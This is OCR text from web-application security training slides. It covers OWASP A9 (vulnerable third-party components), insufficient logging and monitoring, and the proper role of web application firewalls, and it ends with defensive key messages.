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
OWASP Top 10	A9:2017-Using Components with Known Vulnerabilities
(Primary) Violated Principle	„Understand how integrating external components changes your attack surface“


Internet
DMZ
Application
Intranet
Business Logic
Input Val.
AuthZ
AuthN
Output San.
Log Server
App Server
Web Server
DBs
LDAP
File Share
Ext. Service
FW
WAF
LB Proxy
FW
Int. Service

Insufficient Logging and Monitoring

Goal	Hide attacks and go unnoticed.
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Solution	
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
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File Share
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FW
WAF
FW
Int. Service

Web Application Firewalls

Monitors and filters HTTP traffic

- mainly operates on predefined ruleset and/or learning mode

Do not rely on a WAF as your primary defense mechanism

- many circumvention techniques, exploits etc. available

Valid usage

- additional protection (2nd line of defense) against common web application attacks, e.g. SQLi, XSS, Bruteforcing etc.
- quick temporary fixes
- protection of legacy applications
- web application IDS

Always configure them properly!

Key messages

- Be really careful with object deserialization
- Be aware of your included 3rd party components and their current security status
- Implement structured, consistent and centralized logging and monitoring
- Use WAFs for the right purpose